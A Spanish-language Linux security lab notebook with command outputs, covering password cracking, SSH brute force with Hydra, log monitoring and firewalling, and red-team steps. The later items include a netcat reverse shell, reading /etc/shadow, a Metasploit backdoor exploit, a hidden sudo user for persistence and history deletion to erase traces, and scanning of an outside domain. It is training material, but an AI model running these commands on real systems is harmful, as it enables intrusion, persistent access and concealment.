* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

bdc87b9c894da5168059e00ebffb9077:password1234
```

48. Tipos de hash

hashid hash.txt

```
$ hashid hash1.txt
--File 'hash1.txt'--
Analyzing '81dc9bdb52d04dc20036dbd8313ed055'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```


49. Crear usuario vulnerable

useradd test

passwd test

50. Ver hashes

cat /etc/shadow




```
[jcsantos@parrot]~  
$ sudo cat /etc/shadow | grep test  
test:$y$j9T$GcPKGKTWzVnvHW7dr1ayz1$LTJwrg6MVJICmxdeJiGGDFc9NPBmk1T4CexB2N.rT99:20530:0:99999:7:::  
[jcsantos@parrot]~  
$
```

51–60 (resumen rápido)

- uso de hydra
- ataques SSH
- diccionario
- fuerza bruta web
- hash cracking avanzado

(Si quieres, te desarrollo estos con herramientas concretas tipo Hydra, Burp, etc.)



```
22/tcp open  ssh  
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds  
[jcsantos@parrot]~  
$ hydra -l jcsantos -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.75  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga  
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-18 11:57:24  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:  
use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per  
task  
[DATA] attacking ssh://192.168.0.75:22/  
[ERROR] all children were disabled due too many connection errors  
0 of 1 target completed, 0 valid password found  
[INFO] Writing restore file because 2 server scans could not be completed  
[ERROR] 1 target was disabled because of too many errors  
[ERROR] 1 targets did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-18 11:58:01  
[x]-[jcsantos@parrot]~  
$
```



BLOQUE 4: BLUE TEAM (61–80)

61. Ver logs

cat /var/log/auth.log

62. Buscar intentos fallidos

grep "Failed password" /var/log/auth.log

```
(jcsantos@KaliOS-Mac)-[/var/log]
$ sudo journalctl -u ssh -f
Mar 18 12:12:35 KaliOS-Mac unix_chkpwd[14978]: password check failed for user (jcsantos)
Mar 18 12:12:37 KaliOS-Mac sshd-session[14868]: Failed password for jcsantos from 192.168.0.87 port 54204 ssh2
Mar 18 12:12:37 KaliOS-Mac sshd-session[14868]: error: maximum authentication attempts exceeded for jcsantos from 192.168.0.87 port 54204 ssh2 [preauth]
Mar 18 12:12:37 KaliOS-Mac sshd-session[14868]: Disconnecting authenticating user jcsantos 192.168.0.87 port 54204: Too many authentication failures [preauth]
Mar 18 12:12:37 KaliOS-Mac sshd-session[14868]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.87 user=jcsantos
Mar 18 12:12:37 KaliOS-Mac sshd-session[14868]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 18 12:12:37 KaliOS-Mac sshd-session[14991]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.87 user=jcsantos
Mar 18 12:12:39 KaliOS-Mac sshd-session[14991]: Failed password for jcsantos from 192.168.0.87 port 60250 ssh2
Mar 18 12:12:41 KaliOS-Mac sshd-session[14991]: Failed password for jcsantos from 192.168.0.87 port 60250 ssh2
Mar 18 12:12:44 KaliOS-Mac sshd-session[14991]: Failed password for jcsantos from 192.168.0.87 port 60250 ssh2
```

63. Ver conexiones

ss -tunap

```
(jcsantos@KaliOS-Mac)-[~]
$ ss -tunap
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp ESTAB 0 0 192.168.0.75%eth0:68 192.168.0.1:67
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp ESTAB 0 0 192.168.0.75:22 192.168.0.87:36862
tcp LISTEN 0 128 [::]:22 [::]:*
Mac sshd-session[15096]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.87 user=jcsantos
Mac sshd-session[15096]: PAM service(sshd) ignoring max retries; 6 > 3
Mac sshd-session[15513]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.87 user=jcsantos
Mac sshd-session[15513]: Failed password for jcsantos from 192.168.0.87 port 36862
```

64. Instalar firewall

```
sudo apt install ufw
```

65. Activar firewall

```
sudo ufw enable
```

66. Permitir SSH

```
sudo ufw allow 22
```

67. Bloquear puerto

```
sudo ufw deny 23
```

68. Estado firewall

```
sudo ufw status
```

```
(jcsantos@KaliOS-Mac)-[~]
$ sudo ufw enable
Firewall is active and enabled on system startup

(jcsantos@KaliOS-Mac)-[~]
$ sudo ufw status
Status: active

(jcsantos@KaliOS-Mac)-[~]
$ sudo ufw deny 22
Rule added
Rule added (v6)

(jcsantos@KaliOS-Mac)-[~]
$ sudo ufw allow 22
Rule updated
Rule updated (v6)

(jcsantos@KaliOS-Mac)-[~]
$
```

69. Monitorizar procesos

top

```
top - 12:16:00 up 26 min, 1 user, load average: 0.03, 0.21, 0.14
Tasks: 251 total, 1 running, 250 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.8 us, 0.7 sy, 0.0 ni, 97.5 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 7937.3 total, 5966.1 free, 1221.9 used, 1022.4 buff/cache
MiB Swap: 3376.0 total, 3376.0 free, 0.0 used. 6715.4 avail Mem

  PID USER      PR  NI  VIRT  RES  SHR S %CPU  %MEM    TIME+  COMMAND
 2058 jcsantos  20   0 7363384 501220 156700 S 15.6   6.2   1:55.74 gnome-shell
 3829 jcsantos  20   0 1506900  59684 45872 S  0.7   0.7   0:06.64 gnome-terminal-
16886 jcsantos  20   0  10412   6004  3828 R  0.3   0.1   0:00.16 top
    1 root      20   0  25088  16048 10980 S  0.0   0.2   0:01.34 systemd
    2 root      20   0      0      0      0 S  0.0   0.0   0:00.02 kthreadd
    3 root      20   0      0      0      0 S  0.0   0.0   0:00.00 pool_workqueue_release
    4 root      0 -20      0      0      0 I  0.0   0.0   0:00.00 kworker/R-rcu_gp
    5 root      0 -20      0      0      0 I  0.0   0.0   0:00.00 kworker/R-sync_wq
    6 root      0 -20      0      0      0 I  0.0   0.0   0:00.00 kworker/R-kvfree_rcu_reclaim
    7 root      0 -20      0      0      0 I  0.0   0.0   0:00.00 kworker/R-slub_flushwq
    8 root      0 -20      0      0      0 I  0.0   0.0   0:00.00 kworker/R-netns
   10 root      0 -20      0      0      0 I  0.0   0.0   0:00.00 kworker/0:0H-events_highpri
   13 root      0 -20      0      0      0 I  0.0   0.0   0:00.00 kworker/R-mm_percpu_wq
   14 root      20   0      0      0      0 S  0.0   0.0   0:00.00 ksoftirqd/0
   15 root      20   0      0      0      0 S  0.0   0.0   0:02.00 rcu_preempt
```

70. Alternativa

htop

```
0[|||||] 1.9% 4[|||||] 1.3%
1[|||||] 1.9% 5[|||||] 5.8%
2[|||||] 2.6% 6[|||||] 2.0%
3[|||||] 2.0% 7[|||||] 2.6%
Mem[|||||] 1.00G/7.75G Tasks: 112, 394 thr, 139 kthr; 1 running
Swp[|||||] 0K/3.30G Load average: 0.68 0.34 0.19
Uptime: 00:27:08

Main I/O
PID USER      PRI  NI  VIRT  RES  SHR S CPU% MEM%   TIME+  Command
17153 jcsantos  20   0  8612  5036 3540 R  2.0   0.1   0:00.11 htop
 2058 jcsantos  20   0  7194M 491M 153M S  1.3   6.2   0:39.62 /usr/bin/gnome-shell
 2075 jcsantos  20   0  7190M 491M   0 S  1.3   6.2   0:10.09 /usr/bin/gnome-shell
 2076 jcsantos  20   0  7190M 491M   0 S  1.3   6.2   0:09.78 /usr/bin/gnome-shell
 2077 jcsantos  20   0  7190M 491M   0 S  1.3   6.2   0:09.47 /usr/bin/gnome-shell
 2082 jcsantos  20   0  7190M 491M   0 S  1.3   6.2   0:09.46 /usr/bin/gnome-shell
 396 root      20   0  50920 20768 18992 S  0.7   0.3   0:00.88 /usr/lib/systemd/systemd-journald
 656 root      20   0  329M 20088 16980 S  0.7   0.2   0:02.30 /usr/sbin/NetworkManager --no-daemon
 2078 jcsantos  20   0  7190M 491M   0 S  0.7   6.2   0:09.15 /usr/bin/gnome-shell
 2079 jcsantos  20   0  7190M 491M   0 S  0.7   6.2   0:08.96 /usr/bin/gnome-shell
 2080 jcsantos  20   0  7190M 491M   0 S  0.7   6.2   0:09.11 /usr/bin/gnome-shell
```


71–80

- fail2ban
- auditoría de logs
- detección intrusos
- permisos sospechosos
- rootkits básicos

```
ion failures [preauth]
Mar 18 12:35:45 KaliOS-Mac sshd-session[30213]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.87 user=jcsantos
Mar 18 12:35:45 KaliOS-Mac sshd-session[30213]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 18 12:36:12 KaliOS-Mac sshd-session[31071]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.87 user=jcsantos
Mar 18 12:36:15 KaliOS-Mac sshd-session[31071]: Failed password for jcsantos from 192.168.0.87 port 41076 ssh2
Mar 18 12:36:18 KaliOS-Mac sshd-session[31071]: Failed password for jcsantos from 192.168.0.87 port 41076 ssh2
Mar 18 12:36:21 KaliOS-Mac sshd-session[31071]: Failed password for jcsantos from 192.168.0.87 port 41076 ssh2
Mar 18 12:36:22 KaliOS-Mac sshd-session[31071]: Connection reset by authenticating authenticator 192.168.0.87 port 41076 [sshd@kali]
Mar 18 12:36:22 KaliOS-Mac sshd-session[31071]: Connection reset by authenticating authenticator 192.168.0.87 port 41076 [sshd@kali]
jcsantos@KaliOS-Mac: ~
```

```
(jcsantos@KaliOS-Mac)-[~]  
$ sudo fail2ban-client status  
Status  
|- Number of jail:      1  
- Jail list:    sshd  
  
(jcsantos@KaliOS-Mac)-[~]  
$ journalctl -l  
journalctl: option requires an argument -- "l"  
  
(jcsantos@KaliOS-Mac)-[~]
```

```
(jcsantos@KaliOS-Mac)-[~]  
$ find /usr/bin -perm -4000 -type f 2>/dev/null  
/usr/bin/passwd  
/usr/bin/kismet_cap_nrf_51822  
/usr/bin/newgrp  
/usr/bin/umount  
/usr/bin/gpasswd  
/usr/bin/fusermount3  
/usr/bin/kismet_cap_rz_killerbee  
/usr/bin/ntfs-3g  
/usr/bin/kismet_cap_linux_wifi  
/usr/bin/kismet_cap_hak5_wifi_coconut  
/usr/bin/su  
/usr/bin/kismet_cap_nrf_52840  
/usr/bin/mount
```

BLOQUE 5: RED TEAM / PENTESTING

(81–100)

81. Escaneo completo objetivo

`nmap -A -T4 192.168.1.10`

```
[jcsantos@parrot]~$ nmap -A -T4 192.168.0.75
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 12:44 CET
Nmap scan report for 192.168.0.75
Host is up (0.00038s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
[jcsantos@parrot]~$
```

82. Enumeración web

`nikto -h http://192.168.1.10`

```
[jcsantos@parrot]~$ nikto -h http://newportal.es
- Nikto v2.5.0
-----
+ Target IP:          62.82.58.181
+ Target Hostname:    newportal.es
+ Target Port:        80
+ Start Time:         2026-03-18 12:46:21 (GMT1)
+ Server: Apache/2.4.58 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://www.newportal.es/
```

83. Fuerza bruta SSH

`hydra -l root -P rockyou.txt ssh://192.168.1.10`

```
22/tcp open  ssh
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[jcsantos@parrot]~$ hydra -l jcsantos -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.75
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-18 11:57:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.75:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-18 11:58:01
[*] [jcsantos@parrot]~$
```

84. SQLMap

sqlmap -u "http://site.com?id=1" --dbs

85. Escaneo subdominios

dnsenum dominio.com

```
[jcsantos@parrot]~$ dnsenum newportal.es
dnsenum VERSION:1.3.1
----- newportal.es -----
IP: 62.82.58.181
Hostnames: newportal.es
Host's addresses:
----- 03-10-2017 12:46:31 (GMT+1) -----
newportal.es. 3600 IN A 62.82.58.181
Warning: X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/HTTP/X-Frame-Options
Name Servers: ns-Options header is not set. This could allow the user agent to render the content in
fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/content-type-header/
ns1073.ui-dns.de. 84890 IN A 217.160.80.73
ns1073.ui-dns.org. 85777 IN A 217.160.83.73
ns1073.ui-dns.biz. 63818 IN A 217.160.81.73
ns1073.ui-dns.com. 84328 IN A 217.160.82.73
```

86. Netcat reverse shell

nc -e /bin/bash 192.168.1.5 4444

87. Listener

nc -lvp 4444

88. Explotación básica

(Metasploit)

msfconsole

89. Buscar exploit

search vsftpd

90. Configurar exploit

use exploit/unix/ftp/vsftpd_234_backdoor

```
View the full module info with the info -d command.
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/http_login) >> set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/http_login) >> exploit
[-] The host (192.168.0.1:80) was unreachable.
[-] The host (192.168.0.1:80) was unreachable.
[-] The host (192.168.0.1:80) was unreachable.
[-] The host (192.168.0.1:80) was unreachable.
[-] The host (192.168.0.1:80) was unreachable.
[-] The host (192.168.0.1:80) was unreachable.
[-] http://192.168.0.1:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/http_login) >>
```

91. Enumerar usuarios en un sistema Linux comprometido

Enunciado:

Tras acceder a una máquina, obtén la lista de usuarios del sistema.

```
jcsantos@192.168.0.75
jcsantos@192.168.0.75's password:
Linux KaliOS-Mac 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 18 12:04:41 2026 from 192.168.0.87
jcsantos@KaliOS-Mac:~$
```

Solución:

cat /etc/passwd

```
jcsantos@KaliOS-Mac:~$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/var/spool/nobody:/usr/sbin/nologin
```

92. Buscar archivos SUID (posible escalada de privilegios)

Enunciado:

Busca archivos con permisos SUID en el sistema.

```
jcsantos@KaliOS-Mac:~$ find / -perm -4000 2>/dev/null
/usr/lib/chromium/chrome-sandbox
/usr/lib/xorg/Xorg.wrap
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/mount.cifs
/usr/sbin/mount.nfs
/usr/sbin/pppd
/usr/bin/passwd
/usr/bin/kismet_cap_nrf_51822
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/su
/usr/bin/kismet_cap_nrf_52840
/usr/bin/mount
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/rsh-redone-rsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/rsh-redone-rlogin
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_nrf_mousejack
```

93. Ver procesos ejecutándose como root

Enunciado:

Identifica procesos que se ejecutan como root.

```
(jcsantos@KaliOS-Mac)-[~]
$ ps aux | grep root
root      1  0.0  0.1 25412 16156 ?        Ss   11:49   0:02 /sbin/init splash
root      2  0.0  0.0      0   0 ?        S    11:49   0:00 [kthreadd]
root      3  0.0  0.0      0   0 ?        S    11:49   0:00 [pool_workqueue_release]
root      4  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/R-rcu_gp]
root      5  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/R-sync_wq]
root      6  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/R-kvfree_rcu_reclaim]
root      7  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/R-slub_flushwq]
root      8  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/R-netns]
root      9  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/0:0H-events_highpri]
root     10  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/R-mm_percpu_wq]
root     11  0.0  0.0      0   0 ?        S    11:49   0:00 [ksoftirqd/0]
root     12  0.1  0.0      0   0 ?        I<   11:49   0:06 [rcu_preempt]
root     13  0.0  0.0      0   0 ?        S    11:49   0:00 [rcu_exp_par_gp_kthread_worker/1]
root     14  0.0  0.0      0   0 ?        S    11:49   0:00 [rcu_exp_gp_kthread_worker]
root     15  0.0  0.0      0   0 ?        S    11:49   0:00 [migration/0]
root     16  0.0  0.0      0   0 ?        S    11:49   0:00 [idle_inject/0]
root     17  0.0  0.0      0   0 ?        S    11:49   0:00 [cpuhp/0]
root     18  0.0  0.0      0   0 ?        S    11:49   0:00 [cpuhp/1]
root     19  0.0  0.0      0   0 ?        S    11:49   0:00 [idle_inject/1]
root     20  0.0  0.0      0   0 ?        S    11:49   0:00 [migration/1]
root     21  0.0  0.0      0   0 ?        S    11:49   0:00 [ksoftirqd/1]
root     22  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/1:0H-events_highpri]
root     23  0.0  0.0      0   0 ?        S    11:49   0:00 [cpuhp/2]
root     24  0.0  0.0      0   0 ?        S    11:49   0:00 [idle_inject/2]
root     25  0.0  0.0      0   0 ?        S    11:49   0:00 [migration/2]
root     26  0.0  0.0      0   0 ?        S    11:49   0:00 [ksoftirqd/2]
root     27  0.0  0.0      0   0 ?        I<   11:49   0:00 [kworker/2:0H-events_highpri]
```

94. Revisar tareas programadas (cron)

Enunciado:

Busca tareas programadas que puedan ser vulnerables.

```
(jcsantos@KaliOS-Mac)-[~]
$ contrab -l
contrab: command not found

(jcsantos@KaliOS-Mac)-[~]
$ crontab -l
no crontab for jcsantos

(jcsantos@KaliOS-Mac)-[~]
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 * * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 * * 7 * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 * 1 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
```

95. Buscar archivos modificables por el usuario actual

Enunciado:

Encuentra archivos que el usuario puede modificar

```

[jcsantos@KaliOS-Mac]-[~]
$ find / -writable 2>/dev/null
/var/lib/php/sessions
/var/lock
/var/tmp
/usr/lib/systemd/system/saned.service
/usr/lib/systemd/system/cryptdisks.service
/usr/lib/systemd/system/sudo.service
/usr/lib/systemd/system/hwclock.service
/usr/lib/systemd/system/cryptdisks-early.service
/usr/lib/systemd/system/screen-cleanup.service
/usr/lib/systemd/system/x11-common.service
/usr/lib/systemd/system/nfs-common.service
/etc/systemd/system/iodined.service
/etc/systemd/network/99-default.link
/etc/systemd/network/73-usb-net-by-mac.link
/etc/systemd/user/app-org.kde.discover.notifier@autostart.service
/etc/systemd/user/app-org.kde.plasma\x2dwelcome@autostart.service
/etc/systemd/user/app-org.kde.kdeconnect.daemon@autostart.service
/proc/sys/kernel/ns_last_pid
/proc/pressure/io
/proc/pressure/cpu
/proc/pressure/memory

```

96. Escalada básica con sudo

Enunciado:

Comprueba si puedes ejecutar comandos como root.fLin

```
jcsantos@KaliOS-Mac:~$ sudo -l
Matching Defaults entries for jcsantos on KaliOS-Mac:
  env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jcsantos may run the following commands on KaliOS-Mac:
  (ALL : ALL) ALL
```

97. Enumeración automática con LinPEAS

Enunciado:

Ejecuta una herramienta automática de enumeración.

[illegible]

98. Buscar credenciales en archivos

Enunciado:

Busca posibles contraseñas en el sistema.

Solución:

```
grep -r "password" /home 2>/dev/null
```

```
(jcsantos@KaliOS-Mac)-[/usr/share/peass/linpeas]
$ sudo grep -r "password" /home 2>/dev/null
/home/jcsantos/.config/cherrytree/config.cfg:proxy_password=
/home/jcsantos/.cache/zcompdump:'systemd-ask-password' '_systemd'
/home/jcsantos/.cache/zcompdump:'systemd-tty-ask-password-agent' '_systemd'
(jcsantos@KaliOS-Mac)-[/usr/share/peass/linpeas]
$
```

99. Crear persistencia con usuario oculto

Enunciado:

Crea un usuario para mantener acceso.

Solución:

```
sudo useradd hacker
sudo passwd hacker
sudo usermod -aG sudo hacker
```

```
(jcsantos@KaliOS-Mac)-[/usr/share/peass/linpeas]
$ sudo passwd hacker
New password:
Retype new password:
passwd: password updated successfully
Host is up (0.0045s latency).
(jcsantos@KaliOS-Mac)-[/usr/share/peass/linpeas]
$ sudo usermod -aG sudo hacker
21/10/2026 12:51:11
(jcsantos@KaliOS-Mac)-[/usr/share/peass/linpeas]
$
```

Explicación:

Permite volver a entrar al sistema comprometido.

100. Borrar rastros (limpieza básica)

Enunciado:

Elimina evidencias de acceso.

Solución:

```
history -c
rm -rf ~/.bash_history
```

```
(jcsantos@KaliOS-Mac)-[~]  
$ rm -rf .zsh_history  
  
(jcsantos@KaliOS-Mac)-[~]  
$ exec zsh  
(jcsantos@KaliOS-Mac)-[~]  
$ history  
1  ls -la  
2  history  
3  ls -la  
4  rm -rf .zsh_history  
5  exec zsh  
  
(jcsantos@KaliOS-Mac)-[~]  
$
```

Explicación:

Se eliminan registros de comandos ejecutados (aunque no siempre es suficiente → logs del sistema siguen existiendo).